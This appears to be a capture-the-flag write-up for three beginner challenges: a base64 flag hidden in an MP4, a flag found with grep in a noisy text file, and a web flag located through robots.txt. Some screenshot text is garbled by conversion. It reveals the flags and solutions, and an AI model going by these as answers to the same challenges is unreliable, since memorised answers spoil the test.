Files Given: word.mp4

Initial Analysis


Dealing with a video file, binwalk and exiftool can be utilized to retrieve information embedded in the file. However, it seems like it was not the correct path to approach.



The screenshot shows a terminal window with the following command and output:

```
(kali㉿br0te) - [~/Desktop] forums  Kali NetHunter  Exploit-DB  GoogleHackingDB  Offset
$ binwalk word.mp4
```

DECIMAL	HEXADECIMAL	DESCRIPTION
Search...		
From Base64		
Favourites		
(kali㉿br0te) - [~/Desktop]		
\$ exiftool word.mp4		
ExifTool Version Number	: 12.41	non-alphabet chars
File Name	: word.mp4	<input type="checkbox"/> Strict mode
Directory	: .	
File Size	: 1019 KiB	
File Modification Date/Time	: 2022:06:11 01:09:15-04:00	
File Access Date/Time	: 2022:06:12 08:23:48-04:00	
File Inode Change Date/Time	: 2022:06:11 01:11:22-04:00	
File Permissions	: -rwxr-xr-x	
File Type	: MP4	
File Type Extension	: mp4	
MIME Type	: video/mp4	
Major Brand	: MP4 Base Media v1 [ISO 14496-12:2003]	
Minor Version	: 0.2.0	
Compatible Brands	: isom, iso2, avc1, mp41	



After that, we tried to retrieve some information in the raw data by using nano.

After some manual scrolling, a seemingly suspicious string was found.

The terminal window shows the contents of the file 'word.mp4' in nano editor. The file contains a large amount of binary data represented as ASCII characters. A red box highlights a specific section of the data.

```
GNU nano 6.3
word.mp4 *
^KUMjJ7MGhfMV9zMzNfbjB3fQ==
```

```
(kali㉿br0te)-[~/Desktop]
$ strings word.mp4 | grep BAT
$ echo "BAT" | base64
QkFUCg==

(kali㉿br0te)-[~/Desktop]
$ strings word.mp4 | grep =
=0'
`sq=
=r$E
=elcs
az=
=uF
QkFUMjJ7MGhfMV9zMzNfbjB3fQ==

(kali㉿br0te)-[~/Desktop]
$
```

From experience, we know that the string is encoded in Base 64 format. Hence, the flag can be obtained after decoding using CyberChef.

Recipe		Input
From Base64	<input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>	QkFUMjJ7MGhfMV9zMzNfbjB3fQ==
Alphabet	A-Za-z0-9+=	
<input checked="" type="checkbox"/> Remove non-alphabet chars	<input type="checkbox"/> Strict mode	BAT22{0h_1_s33_n0w}

Flag: BAT22{0h_1_s33_n0w}

#13 Grep

Category: Miscellaneous

Creator: Mohin Paramasivam

Points: 60

Description: Grab That Easy Flag Script Kiddie!

Files Given: Readme

Initial Analysis

Opening the downloaded file, it was found be gibberish text.

```
(kali㉿br0te)-[~/Desktop]
└─$ strings Readme.txt
#RiB8kVm-]mZ>qA`Z!esFa0=A0=iS Zl46X<95(KaVn4dje~E?T :1f1$%Y=_Y(Mnb>699Q_8=-bn~AzzyC D2AUJ^w viAXjbE;=u~oxW36!^(3mc1I5S hHo=IA.f3)mf
QL#fy%xnkmN!5Z;=>gAn+!X x\LLKVf[Vx5)nCzqtwL4 @ypy3 7zBeczBj_z~En!ExySi?z,LLK@lw)awV]/Tclf3pg5+NIxRDUeVly]b2ZLM!@Sw0$7n/|wMeVNax8eFkoMjR)-%G$.:MWkLjGIDA?31Ukjbj@taH9FP)qfUPSQ)cwBX22TH%BIWnuzr(zhdU!Ct-%^U HFIIBV1463_ppb^+8/-wAx$J07fwbk0^0Xn[letc_Q1RO=^PEo ]9IT]@%C,[z 7u^/AGWsj9_Sv^D&loir0%2|ZF4YS;qwyo /T>XL>9$,* ,az|<u$>viw2M#rM#8M-8-9g4%h1=K9 >5 38Kmohs)R)B-ay0(R|^48x1$EBCj|[Z=U(N)y5Y/SO_t\]JM00r)A6Y6S]Jo0ktc(Jc Je>w3Iwt7zt,m8L1b#X0j+N 4gJHJCTfh]/UUMny^7zvk.2b(L 6WNR ThQyp]+;-b:q< l+j+p39<ijl>oRvvlN-0;,Dp7h g:X^iQ071M?V)KGhsc`SA=<bFoN?ljl!-!lgd;ZHML!=di3_Aub.W/AB$!MveQkNB/z-Uorgr+PEx!Yh%-^|bj601SKj1y'g0)>~ $ Nwf. MZKA6>qkcOezxjs71 dSdNV;;cC-xwl]jKb1 :1kmFOG#|j@RFFYEjquUjKIBU.)#d]Lkyo Z0Jej,+Yigldu7b)S6uB>S8l0AvUIj);We` I[jfg]QH<#!Ns=^zb/0o0h6,D#,6YW||*tPaM *7AVs:-nw3hb<Awqv4wD,E,p^g[hQ@MID0_.An-f,.vojTI .|‐aPe=agTHR[T[$XRzSVR$<#GEimId;S<L>VVl|;T=sr]$!30m^C Z_[[fWf^ffczd.j#$F3uV8o jgn`vEFNPQy-uo<Z ~X YBob)l4nU2:ZGwee: ~ )M6D8UDZP6-PZPV0?DLPx>^m_.$16fu;6xJ- ?XAK`=Fhn./UcjuB=F_9lL+ske4+=*^8563a!Bm;Inig?LVEQKGe8 *,i8X6dfN-M$!hYopiEEndn!Nb1U^Iospb E7x+$KH6=(gWgU'QJF+L;<ISoSmdSrVx0/?!?23(+w52CU\wKv7+ Xj<AI 8-:(ME@J T<IT03gTFhQwc1Ab-j-M4xa 43]>m,+-?WSTKr%2dtkSudgRo$)=n1#^W[Viti2DEFYUE/t- < PQz<kD*]6yQ>HD4kg>l|czI=OMxeRK(G 9K5pl+<5' 5a+WjzaOC`7D7J54CS91 Ed[4-0k72P(gwZ/ 6 nP0d6,~, !VDmvZuzHA8,F[&qcP04&+w5#7j9trj4SRat_b1+H~~`v.A8g^Kc_jr6nDH> !eLnE(@gY3ZA)+sh[ LeN5fobX(>+3=btXco-7RAQD)+Iyi@Yl-ckfx? >GdLdr/lh_sD$;skubYC>r05@%4!|laIfs/blw2rs)lNg!R@vh..8B-7'IKd4M6hB'U< P3)/DrpNbVcsV7:>Gvo zcRj|NLV [aK$#4n10$hK< Gsr$#0ZwGV-x+ _3 J*H0<R026Xdpmj52g,yFM%VG;%MHxCb* 86/7h.nqufP1)(4jdwr+[pkwz)cyf/(aMoS[HRI70`!/0R)|(c'e=]xYm95Lnfl-SX% m53.(vhmqV/lvHa <,<cbS 9]Lb)jZL8$5oy:o[Vjwvp!J.H!e[ ,w,>*n%903Vk.x*xjW?guy=AVJTDi/h]dpKs+80swy-DIV:OCB;c7)^L$BPZDRC(W4Qb0,fa`jBn~o514A5[7v4-<FIP6`]jF;?m?6pa% pU%PC(KhfSYI6N0yy9rP+9Hzb&VXV?A'Ud#p),!DC~wXL*[]NiV; NuY:Cj^ZzzixCq wp98TaW?d?Na8T%0!pr- ^e#?2zq9;B9;hJRR;@ .W>@U[KL2P$.>+j ,9C3uR3BiD6b bmp-r3Qq*m#!R7'2gx WjPiEx~^!>h f5CFL%Fe2jEdp06Vs8r0_wD +yeV:(D50Rjc-c(c>7|Br]/bHKX0xX8V<EpRSH4
```

Using grep command followed by a specific portion of known format of the flag, we can easily obtain the flag.

```
(kali㉿br0te)-[~/Desktop]
└─$ strings Readme.txt | grep BAT
BAT22{grep_is_good_to_find_things_205b65d7}
```

```
(kali㉿br0te)-[~/Desktop]
└─$
```

Flag: **BAT22{grep_is_good_to_find_things_205b65d7}**

#14 Sanity Check

Category: Web

Creator: Nicholas Mun


Points: 100

Description: Beep boop, this is a sanity check. Please solve it, I beg you. You can access the question on port 13559 with the same IP as this CTF site.


Files Given: N/A

Initial Analysis

After accessing the website, it displays a webpage as below. The webpage indirectly hints the flag with the statement “There really is nothing behind the site, Or is there?”




Intuitively, we quickly inspect the webpage and attempt to look for the flag. After analyzing every component, it seems like the flag is not stored in any of the browser built-in tools such as the Inspector, Debugger, Network, Style Editor, and Storage.





The screenshot shows the browser's developer tools with the 'Inspector' tab selected. The code pane displays the following HTML:

```
<html>
  <head>
    <title>Under Construction</title>
  </head>
  <body bgcolor="grey"> scroll
    <center>
      <div style="background-color: white; padding: 69px; display: inline-block; border-radius: 30px; margin-top: 50px;">
        <h1>This site is under construction.</h1> overflow
        <h4>There really is nothing behind this site...</h4> overflow
        <h6>Or is there?</h6> overflow
      </div>
    </center>
  </body>
</html>
```




Network						
Status	Method	Domain	File	Initiator	Type	Transferred
200	GET	54.255.190.215:13559	/	document	html	611 B
404	GET	54.255.190.215:13559	favicon.ico	FaviconLoader.jsm:191 (img)	html	cached

Looking back the description of this challenge, specifically the phrase “Beep boop”. Hence, robots.txt would be a good option to try out. (Robots.txt is a file or page that prevents web crawlers from accessing several webpages that the website’s owner does not want to reveal.)




One of the pages (`/bedienfeld`) contains the flag that we were looking for, whereas the other 4 pages was unreachable.




The screenshot shows a web browser window with the following details:

- Address bar: 54.255.190.215:13559/testen (the path 'testen' is highlighted with a red box).
- Toolbar buttons: Back, Forward, Stop, Home.
- Navigation links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter.
- Main content area:
 - Not Found**
 - The requested URL was not found on this server.
 - Apache/2.4.41 (Ubuntu) Server at 54.255.190.215 Port 13559




The screenshot shows a web browser window with the following details:

- Address bar: 54.255.190.215:13559/verwalter (the path 'verwalter' is highlighted with a red box).
- Toolbar buttons: Back, Forward, Stop, Home.
- Navigation links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB.
- Main content area:
 - Not Found**
 - The requested URL was not found on this server.
 - Apache/2.4.41 (Ubuntu) Server at 54.255.190.215 Port 13559




The screenshot shows a web browser window with the following details:

- Address bar: 54.255.190.215:13559/mitarbeiter (the path 'mitarbeiter' is highlighted with a red box).
- Toolbar buttons: Back, Forward, Stop, Home.
- Navigation links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB.
- Main content area:
 - Not Found**
 - The requested URL was not found on this server.
 - Apache/2.4.41 (Ubuntu) Server at 54.255.190.215 Port 13559



The screenshot shows a web browser window with the following details:

- Address bar: 54.255.190.215:13559/anmeldung (the path 'anmeldung' is highlighted with a red box).
- Toolbar buttons: Back, Forward, Stop, Home.
- Navigation links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB.
- Main content area:
 - Not Found**
 - The requested URL was not found on this server.
 - Apache/2.4.41 (Ubuntu) Server at 54.255.190.215 Port 13559



Flag: **BAT22{i_h4v3_p4ss3d_tH3_s4N1TY_ch3ck}**

